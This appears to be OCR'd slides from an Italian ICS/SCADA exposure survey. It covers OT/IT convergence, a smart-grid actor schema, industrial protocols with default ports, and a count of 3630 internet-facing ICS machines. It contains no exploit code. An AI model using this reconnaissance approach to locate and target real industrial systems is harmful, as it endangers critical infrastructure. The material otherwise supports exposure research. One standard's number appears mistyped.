
# IT AND OT

Operational Technology (OT) include the hardware and software systems that monitors and controls physical devices in the field. OT tasks vary with every industry.

The convergence of OT and IT allows easier access to these two components that are targets of cybercriminals. In many organizations OT infrastructure is at best poorly protected against cyber attacks.

# SCADA PLANT SCHEMA SIMPLIFIED




15 - Distribution RTUs or IEDs
49 - Transmission Engineering
47 - Transmission RTU
46 - Transmission IED
26 - Distribution Engineering
40 - Work Management System
17 -Geographic Information System
13 - Distributed Intelligence Capabilities
45 - Phasor Measurement Unit
25 - Distributed Generation & Storage Management
12 - Distribution Data Collectors
39 - Wide Area Measurement System
36 - Outage Management System
16 - Field Crew Tools
1 - Plant Control System
37 - Transmission SCADA
28 - Distribution Operator
18 - Distribution Sensors
32 - Load Management System / Demand-Response Management System
38 - Customer Portal
24 - Customer Service Representative
2 - Customer
29 - Distribution SCADA
27 -Distribution Management System
23 - Customer Information System
30 - Energy Management System
22 - Bulk Storage Management
31 - ISO/RTO Operations
33 - Meter Data Management System
21 - AMI Headend
9 - Customer Premise Display
34 - Metering/ Billing/Utility Back Office
5 - Customer Energy Mngmnt System
20 - ISO/RTO/ Wholesale Market
42 - Billing
3 - Customer Appliances and Equipment
7 - Energy Services Interface/ HAN Gateway
19 - Energy Market Clearinghouse
41 - Aggregator / Retail Energy Provider
8 - Meter
44 - Third Party
43 - Energy Service Providers
11 - Water/Gas Metering
4 - Customer DER: Generation and Storage
6 - Electric Vehicle (EVSE/ PEV)
10 - Submeter (EUMD)
Actor Color Key
Transmission
Generation
Markets
Operations
Service Provider
Distribution
Customer

# STATE OF ICS IN ITALY

ICS/SCADA are fragile and sensitive systems and any outages may disrupt normal functioning of a city or an entire country.

For no reason, ICS should be connected to the Internet, but to save money, a lot of companies allows remote access to these systems.

In order to better understand Italy ICS exposure, I've decided to perform a "mega-survey" of all the internet facing hosts exposing ICS/SCADA protocols in my country.

# PROTOCOLS


- BACnet (port 47808)
- Codesys
- DNP3 (port 20000)
- EtherNet/IP (port 44818)
- General Electric
- GE Industrial Solution
- HART IP
- IEC 60875-5-104 (port 2404)
- Mitsubishi Electric
- Modbus (port 502)
- Omron
- PCWorkx (ports 20547, 1962, 2455, 9600)
- ProConOS
- Red Lion (port 789)
- Siemens S7 (port 102)
- Tridium Niagara Fox (ports 1911,4911)


# DATASET AND MAP GENERATION

Based on previously filters I was able to enumerate an outstanding number of **3630** internet facing **ICS machines** (3568 unique IPs) running different Industrial Control Systems**, spanning over 116 unique ISP and 264 cities.** I also gathered a small sample of geolocation data and plotted them on a map.

# ICS Distribution per Region


# DISTRIBUTION BY PROTOCOL

